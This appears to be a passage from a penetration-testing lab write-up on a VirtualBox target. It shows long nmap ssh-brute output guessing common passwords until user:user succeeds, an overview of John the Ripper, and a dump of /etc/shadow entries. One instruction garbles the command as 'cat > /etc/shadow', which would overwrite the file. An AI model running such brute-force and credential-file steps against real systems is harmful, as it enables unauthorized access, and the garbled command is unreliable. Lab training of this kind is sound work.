
```
NSE: [ssh-brute] Trying username/password pair: test:lovely
NSE: [ssh-brute] Trying username/password pair: root:654321
NSE: [ssh-brute] Trying username/password pair: admin:654321
NSE: [ssh-brute] Trying username/password pair: administrator:654321
NSE: [ssh-brute] Trying username/password pair: webadmin:654321
NSE: [ssh-brute] Trying username/password pair: sysadmin:654321
NSE: [ssh-brute] Trying username/password pair: netadmin:654321
NSE: [ssh-brute] Trying username/password pair: guest:654321
NSE: [ssh-brute] Trying username/password pair: web:654321
NSE: [ssh-brute] Trying username/password pair: test:654321
NSE: [ssh-brute] Trying username/password pair: root:michael
NSE: [ssh-brute] Trying username/password pair: admin:michael
NSE: [ssh-brute] Trying username/password pair: administrator:michael
NSE: [ssh-brute] Trying username/password pair: webadmin:michael
NSE: [ssh-brute] Trying username/password pair: sysadmin:michael
NSE: [ssh-brute] Trying username/password pair: netadmin:michael
NSE: [ssh-brute] Trying username/password pair: guest:michael
NSE: [ssh-brute] Trying username/password pair: web:michael
NSE: [ssh-brute] Trying username/password pair: test:michael
NSE: [ssh-brute] Trying username/password pair: root:jessica
NSE: [ssh-brute] Trying username/password pair: admin:jessica
NSE: [ssh-brute] Trying username/password pair: administrator:jessica
NSE: [ssh-brute] Trying username/password pair: webadmin:jessica
NSE: [ssh-brute] Trying username/password pair: sysadmin:jessica
NSE: [ssh-brute] Trying username/password pair: netadmin:jessica
NSE: [ssh-brute] Trying username/password pair: guest:jessica
NSE: [ssh-brute] Trying username/password pair: web:jessica
NSE: [ssh-brute] Trying username/password pair: test:jessica
NSE: [ssh-brute] Trying username/password pair: root:111111
NSE: [ssh-brute] Trying username/password pair: admin:111111
NSE: [ssh-brute] Trying username/password pair: administrator:111111
NSE: [ssh-brute] Trying username/password pair: webadmin:111111
NSE: [ssh-brute] Trying username/password pair: sysadmin:111111
NSE: [ssh-brute] Trying username/password pair: netadmin:111111
NSE: [ssh-brute] Trying username/password pair: guest:111111
NSE: [ssh-brute] Trying username/password pair: web:111111
NSE: [ssh-brute] Trying username/password pair: test:111111
NSE: [ssh-brute] Trying username/password pair: root:ashley
NSE: [ssh-brute] Trying username/password pair: admin:ashley
NSE: [ssh-brute] Trying username/password pair: administrator:ashley
NSE: [ssh-brute] Trying username/password pair: webadmin:ashley
NSE: [ssh-brute] Trying username/password pair: sysadmin:ashley
NSE: [ssh-brute] Trying username/password pair: netadmin:ashley
NSE: [ssh-brute] Trying username/password pair: guest:ashley
NSE: [ssh-brute] Trying username/password pair: web:ashley
NSE: [ssh-brute] Trying username/password pair: test:ashley
NSE: [ssh-brute] Trying username/password pair: root:000000
NSE: [ssh-brute] Trying username/password pair: admin:000000
NSE: [ssh-brute] Trying username/password pair: administrator:000000
NSE: [ssh-brute] Trying username/password pair: webadmin:000000
NSE: [ssh-brute] Trying username/password pair: sysadmin:000000
NSE: [ssh-brute] Trying username/password pair: netadmin:000000
NSE: [ssh-brute] Trying username/password pair: guest:000000
NSE: [ssh-brute] Trying username/password pair: web:000000
```




```
NSE: [ssh-brute] Trying username/password pair: test:000000
NSE: [ssh-brute] Trying username/password pair: root:iloveu
NSE: [ssh-brute] Trying username/password pair: admin:iloveu
NSE: [ssh-brute] Trying username/password pair: administrator:iloveu
NSE: [ssh-brute] Trying username/password pair: webadmin:iloveu
NSE: [ssh-brute] Trying username/password pair: sysadmin:iloveu
NSE: [ssh-brute] Trying username/password pair: netadmin:iloveu
NSE: [ssh-brute] Trying username/password pair: guest:iloveu
NSE: [ssh-brute] Trying username/password pair: web:iloveu
NSE: [ssh-brute] Trying username/password pair: test:iloveu
NSE: [ssh-brute] Trying username/password pair: root:michelle
NSE: [ssh-brute] Trying username/password pair: admin:michelle
NSE: [ssh-brute] Trying username/password pair: administrator:michelle
NSE: [ssh-brute] Trying username/password pair: webadmin:michelle
NSE: [ssh-brute] Trying username/password pair: sysadmin:michelle
NSE: [ssh-brute] Trying username/password pair: netadmin:michelle
NSE: [ssh-brute] Trying username/password pair: guest:michelle
NSE: [ssh-brute] Trying username/password pair: web:michelle
NSE: [ssh-brute] Trying username/password pair: test:michelle
NSE: [ssh-brute] Trying username/password pair: root:tigger
NSE: [ssh-brute] Trying username/password pair: admin:tigger
NSE: [ssh-brute] Trying username/password pair: administrator:tigger
NSE: [ssh-brute] Trying username/password pair: webadmin:tigger
NSE: [ssh-brute] Trying username/password pair: sysadmin:tigger
NSE: [ssh-brute] Trying username/password pair: netadmin:tigger
NSE: [ssh-brute] Trying username/password pair: guest:tigger
NSE: [ssh-brute] Trying username/password pair: web:tigger
NSE: [ssh-brute] Trying username/password pair: test:tigger
NSE: [ssh-brute] Trying username/password pair: root:sunshine
NSE: [ssh-brute] Trying username/password pair: admin:sunshine
NSE: [ssh-brute] Trying username/password pair: administrator:sunshine
NSE: [ssh-brute] Trying username/password pair: webadmin:sunshine
NSE: [ssh-brute] Trying username/password pair: sysadmin:sunshine
NSE: [ssh-brute] Trying username/password pair: netadmin:sunshine
NSE: [ssh-brute] Trying username/password pair: guest:sunshine
NSE: [ssh-brute] Trying username/password pair: web:sunshine
NSE: [ssh-brute] Trying username/password pair: test:sunshine
NSE: [ssh-brute] Trying username/password pair: root:chocolate
NSE: [ssh-brute] Trying username/password pair: admin:chocolate
NSE: [ssh-brute] Trying username/password pair: administrator:chocolate
NSE: [ssh-brute] Trying username/password pair: webadmin:chocolate
NSE: [ssh-brute] Trying username/password pair: sysadmin:chocolate
NSE: [ssh-brute] Trying username/password pair: netadmin:chocolate
NSE: [ssh-brute] Trying username/password pair: guest:chocolate
NSE: [ssh-brute] Trying username/password pair: web:chocolate
NSE: [ssh-brute] Trying username/password pair: test:chocolate
NSE: [ssh-brute] Trying username/password pair: root:password1
NSE: [ssh-brute] Trying username/password pair: admin:password1
NSE: [ssh-brute] Trying username/password pair: administrator:password1
NSE: [ssh-brute] Trying username/password pair: webadmin:password1
NSE: [ssh-brute] Trying username/password pair: sysadmin:password1
NSE: [ssh-brute] Trying username/password pair: netadmin:password1
NSE: [ssh-brute] Trying username/password pair: guest:password1
NSE: [ssh-brute] Trying username/password pair: web:password1
```



```
NSE: [ssh-brute] Trying username/password pair: test:password1
NSE: [ssh-brute] Trying username/password pair: root:soccer
NSE: [ssh-brute] Trying username/password pair: admin:soccer
NSE: [ssh-brute] Trying username/password pair: administrator:soccer
NSE: [ssh-brute] Trying username/password pair: webadmin:soccer
NSE: [ssh-brute] Trying username/password pair: sysadmin:soccer
NSE: [ssh-brute] Trying username/password pair: netadmin:soccer
NSE: [ssh-brute] Trying username/password pair: guest:soccer
NSE: [ssh-brute] Trying username/password pair: web:soccer
NSE: [ssh-brute] Trying username/password pair: test:soccer
NSE: [ssh-brute] Trying username/password pair: root:anthony
NSE: [ssh-brute] Trying username/password pair: admin:anthony
NSE: [ssh-brute] Trying username/password pair: administrator:anthony
NSE: [ssh-brute] Trying username/password pair: webadmin:anthony
NSE: [ssh-brute] Trying username/password pair: sysadmin:anthony
NSE: [ssh-brute] Trying username/password pair: netadmin:anthony
NSE: [ssh-brute] Trying username/password pair: guest:anthony
NSE: [ssh-brute] Trying username/password pair: web:anthony
NSE: [ssh-brute] Trying username/password pair: test:anthony
NSE: [ssh-brute] Trying username/password pair: root:friends
NSE: [ssh-brute] Trying username/password pair: admin:friends
NSE: [ssh-brute] Trying username/password pair: administrator:friends
NSE: [ssh-brute] Trying username/password pair: webadmin:friends
NSE: [ssh-brute] Trying username/password pair: sysadmin:friends
NSE: [ssh-brute] Trying username/password pair: netadmin:friends
NSE: [ssh-brute] Trying username/password pair: guest:friends
NSE: [ssh-brute] Trying username/password pair: web:friends
NSE: [ssh-brute] Trying username/password pair: test:friends
NSE: [ssh-brute] Trying username/password pair: root:purple
NSE: [ssh-brute] Trying username/password pair: admin:purple
NSE: [ssh-brute] Trying username/password pair: administrator:purple
NSE: [ssh-brute] Trying username/password pair: webadmin:purple
NSE: [ssh-brute] Trying username/password pair: sysadmin:purple
NSE: [ssh-brute] Trying username/password pair: netadmin:purple
NSE: [ssh-brute] Trying username/password pair: guest:purple
NSE: [ssh-brute] Trying username/password pair: web:purple
NSE: [ssh-brute] Trying username/password pair: test:purple
NSE: [ssh-brute] Trying username/password pair: root:angel
NSE: [ssh-brute] Trying username/password pair: admin:angel
NSE: [ssh-brute] Trying username/password pair: administrator:angel
NSE: [ssh-brute] Trying username/password pair: webadmin:angel
NSE: [ssh-brute] Trying username/password pair: sysadmin:angel
NSE: [ssh-brute] Trying username/password pair: netadmin:angel
NSE: [ssh-brute] Trying username/password pair: guest:angel
NSE: [ssh-brute] Trying username/password pair: web:angel
NSE: [ssh-brute] Trying username/password pair: test:angel
NSE: [ssh-brute] Trying username/password pair: root:butterfly
NSE: [ssh-brute] Trying username/password pair: admin:butterfly
NSE: [ssh-brute] Trying username/password pair: administrator:butterfly
NSE: [ssh-brute] Trying username/password pair: webadmin:butterfly
NSE: [ssh-brute] Trying username/password pair: sysadmin:butterfly
NSE: [ssh-brute] Trying username/password pair: netadmin:butterfly
NSE: [ssh-brute] Trying username/password pair: guest:butterfly
NSE: [ssh-brute] Trying username/password pair: web:butterfly
```



```
NSE: [ssh-brute] Trying username/password pair: test:butterfly
NSE: [ssh-brute] Trying username/password pair: root:jordan
NSE: [ssh-brute] Trying username/password pair: admin:jordan
NSE: [ssh-brute] Trying username/password pair: administrator:jordan
NSE: [ssh-brute] Trying username/password pair: webadmin:jordan
NSE: [ssh-brute] Trying username/password pair: sysadmin:jordan
NSE: [ssh-brute] Trying username/password pair: netadmin:jordan
NSE: [ssh-brute] Trying username/password pair: guest:jordan
NSE: [ssh-brute] Trying username/password pair: web:jordan
NSE: [ssh-brute] Trying username/password pair: test:jordan
NSE: [ssh-brute] Trying username/password pair: root:fuckyou
NSE: [ssh-brute] Trying username/password pair: admin:fuckyou
NSE: [ssh-brute] Trying username/password pair: administrator:fuckyou
NSE: [ssh-brute] Trying username/password pair: webadmin:fuckyou
NSE: [ssh-brute] Trying username/password pair: sysadmin:fuckyou
NSE: [ssh-brute] Trying username/password pair: netadmin:fuckyou
NSE: [ssh-brute] Trying username/password pair: guest:fuckyou
NSE: [ssh-brute] Trying username/password pair: web:fuckyou
NSE: [ssh-brute] Trying username/password pair: test:fuckyou
NSE: [ssh-brute] Trying username/password pair: root:123123
NSE: [ssh-brute] Trying username/password pair: admin:123123
NSE: [ssh-brute] Trying username/password pair: administrator:123123
NSE: [ssh-brute] Trying username/password pair: webadmin:123123
NSE: [ssh-brute] Trying username/password pair: sysadmin:123123
NSE: [ssh-brute] Trying username/password pair: netadmin:123123
NSE: [ssh-brute] Trying username/password pair: guest:123123
NSE: [ssh-brute] Trying username/password pair: web:123123
NSE: [ssh-brute] Trying username/password pair: test:123123
NSE: [ssh-brute] Trying username/password pair: root:justin
NSE: [ssh-brute] Trying username/password pair: admin:justin
NSE: [ssh-brute] Trying username/password pair: administrator:justin
NSE: [ssh-brute] Trying username/password pair: webadmin:justin
NSE: [ssh-brute] Trying username/password pair: sysadmin:justin
NSE: [ssh-brute] Trying username/password pair: netadmin:justin
NSE: [ssh-brute] Trying username/password pair: guest:justin
NSE: [ssh-brute] Trying username/password pair: web:justin
NSE: [ssh-brute] Trying username/password pair: test:justin
NSE: [ssh-brute] Trying username/password pair: root:liverpool
NSE: [ssh-brute] Trying username/password pair: admin:liverpool
NSE: [ssh-brute] Trying username/password pair: administrator:liverpool
NSE: [ssh-brute] Trying username/password pair: webadmin:liverpool
NSE: [ssh-brute] Trying username/password pair: sysadmin:liverpool
NSE: [ssh-brute] Trying username/password pair: netadmin:liverpool
NSE: [ssh-brute] Trying username/password pair: guest:liverpool
NSE: [ssh-brute] Trying username/password pair: web:liverpool
NSE: [ssh-brute] Trying username/password pair: test:liverpool
NSE: [ssh-brute] Trying username/password pair: root:football
NSE: [ssh-brute] Trying username/password pair: admin:football
NSE: [ssh-brute] Trying username/password pair: administrator:football
NSE: [ssh-brute] Trying username/password pair: webadmin:football
NSE: [ssh-brute] Trying username/password pair: sysadmin:football
NSE: [ssh-brute] Trying username/password pair: netadmin:football
NSE: [ssh-brute] Trying username/password pair: guest:football
NSE: [ssh-brute] Trying username/password pair: web:football
```



```
NSE: [ssh-brute] Trying username/password pair: test:football
NSE: [ssh-brute] Trying username/password pair: root:loveme
NSE: [ssh-brute] Trying username/password pair: admin:loveme
NSE: [ssh-brute] Trying username/password pair: administrator:loveme
NSE: [ssh-brute] Trying username/password pair: webadmin:loveme
NSE: [ssh-brute] Trying username/password pair: sysadmin:loveme
NSE: [ssh-brute] Trying username/password pair: netadmin:loveme
NSE: [ssh-brute] Trying username/password pair: guest:loveme
NSE: [ssh-brute] Trying username/password pair: web:loveme
NSE: [ssh-brute] Trying username/password pair: test:loveme
NSE: [ssh-brute] Trying username/password pair: root:secret
NSE: [ssh-brute] Trying username/password pair: admin:secret
NSE: [ssh-brute] Trying username/password pair: administrator:secret
NSE: [ssh-brute] Trying username/password pair: webadmin:secret
NSE: [ssh-brute] Trying username/password pair: sysadmin:secret
NSE: [ssh-brute] Trying username/password pair: netadmin:secret
NSE: [ssh-brute] Trying username/password pair: guest:secret
NSE: [ssh-brute] Trying username/password pair: web:secret
NSE: [ssh-brute] Trying username/password pair: test:secret
NSE: [ssh-brute] Trying username/password pair: root:andrea
NSE: [ssh-brute] Trying username/password pair: admin:andrea
NSE: [ssh-brute] Trying username/password pair: administrator:andrea
NSE: [ssh-brute] Trying username/password pair: webadmin:andrea
NSE: [ssh-brute] Trying username/password pair: sysadmin:andrea
NSE: [ssh-brute] Trying username/password pair: netadmin:andrea
NSE: [ssh-brute] Trying username/password pair: guest:andrea
NSE: [ssh-brute] usernames: Time limit 10m00s exceeded.
NSE: [ssh-brute] usernames: Time limit 10m00s exceeded.
NSE: [ssh-brute] passwords: Time limit 10m00s exceeded.
Nmap scan report for 10.0.2.4
Host is up (0.014s latency).

PORT   STATE SERVICE
22/tcp open  ssh
| ssh-brute:
|   Accounts:
|     user:user - Valid credentials
|_  Statistics: Performed 395 guesses in 602 seconds, average tps: 0.7
MAC Address: 08:00:27:73:82:39 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 602.72 seconds
```

d. John the Ripper

John the Ripper, often abbreviated as "John," is a widely used open-source password cracking software tool. It is designed to identify weak passwords by performing various types of attacks, such as dictionary attacks, brute-force attacks, and hybrid attacks. John the Ripper is commonly used by security professionals, penetration testers, and system administrators to assess the strength of password security on computer systems. Some key features and components of John the Ripper include:

- **Password Cracking Techniques:**

  Dictionary Attacks: John the Ripper can use a pre-defined list of words (dictionary) to try and guess passwords.

  Brute-Force Attacks: It systematically tries every possible password combination until the correct one is found.

  Hybrid Attacks: Combining dictionary words with variations and character substitutions to increase the likelihood of success.

- **Hash Algorithm Support:**

  John the Ripper supports a wide range of cryptographic hash algorithms used to store passwords, including DES, MD5, SHA-1, SHA-256, SHA-512, and more. It can be used to crack password hashes obtained from various sources.

- **Modes of Operation:**

  John the Ripper operates in two main modes: standard mode (for offline password cracking) and incremental mode (for online password strength testing). In the standard mode, it requires access to password hashes stored on a system.

- **Configuration and Customization:**

  Users can configure John the Ripper to suit their needs by adjusting settings, specifying rules for password generation, and defining custom character sets. This flexibility allows users to adapt the tool to different cracking scenarios.


- **Wordlist and Rules:**

  The tool utilizes wordlists (dictionaries) containing commonly used passwords, and users can create or customize these lists. Additionally, John the Ripper supports rules that define transformations applied to passwords during the cracking process.

- **Cross-Platform Support:**


  John the Ripper is cross-platform and can be run on various operating systems, including Linux, Windows, macOS, and others.

i. In the elevated terminal type cat > /etc/shadow. The /etc/shadow file is a critical system file on Unix-like operating systems, including Linux. It is used to store encrypted password information for user accounts. The file is usually readable only by the superuser (root) to enhance security and prevent unauthorized access to password hashes.




```
└─# cat /etc/shadow
root:!:19066:0:99999:7:::
daemon:*:19066:0:99999:7:::
bin:*:19066:0:99999:7:::
sys:*:19066:0:99999:7:::
sync:*:19066:0:99999:7:::
games:*:19066:0:99999:7:::
man:*:19066:0:99999:7:::
lp:*:19066:0:99999:7:::
mail:*:19066:0:99999:7:::
news:*:19066:0:99999:7:::
uucp:*:19066:0:99999:7:::
proxy:*:19066:0:99999:7:::
www-data:*:19066:0:99999:7:::
backup:*:19066:0:99999:7:::
list:*:19066:0:99999:7:::
irc:*:19066:0:99999:7:::
gnats:*:19066:0:99999:7:::
nobody:*:19066:0:99999:7:::
systemd-network:*:19066:0:99999:7:::
systemd-resolve:*:19066:0:99999:7:::
_apt:*:19066:0:99999:7:::
mysql:!:19066:0:99999:7:::
tss:*:19066:0:99999:7:::
strongswan:*:19066:0:99999:7:::
systemd-timesync:*:19066:0:99999:7:::
redsocks:!:19066:0:99999:7:::
rwhod:*:19066:0:99999:7:::
iodine:*:19066:0:99999:7:::
messagebus:*:19066:0:99999:7:::
miredo:*:19066:0:99999:7:::
_rpc:*:19066:0:99999:7:::
usbmux:*:19066:0:99999:7:::
tcpdump:*:19066:0:99999:7:::
rtkit:*:19066:0:99999:7:::
sshd:*:19066:0:99999:7:::
dnsmasq:*:19066:0:99999:7:::
statd:*:19066:0:99999:7:::
avahi:*:19066:0:99999:7:::
nm-openvpn:*:19066:0:99999:7:::
stunnel4:!:19066:0:99999:7:::
nm-openconnect:*:19066:0:99999:7:::
Debian-snmp:!:19066:0:99999:7:::
speech-dispatcher:!:19066:0:99999:7:::
sslh:!:19066:0:99999:7:::
postgres:*:19066:0:99999:7:::
pulse:*:19066:0:99999:7:::
saned:*:19066:0:99999:7:::
inetsim:*:19066:0:99999:7:::
lightdm:*:19066:0:99999:7:::
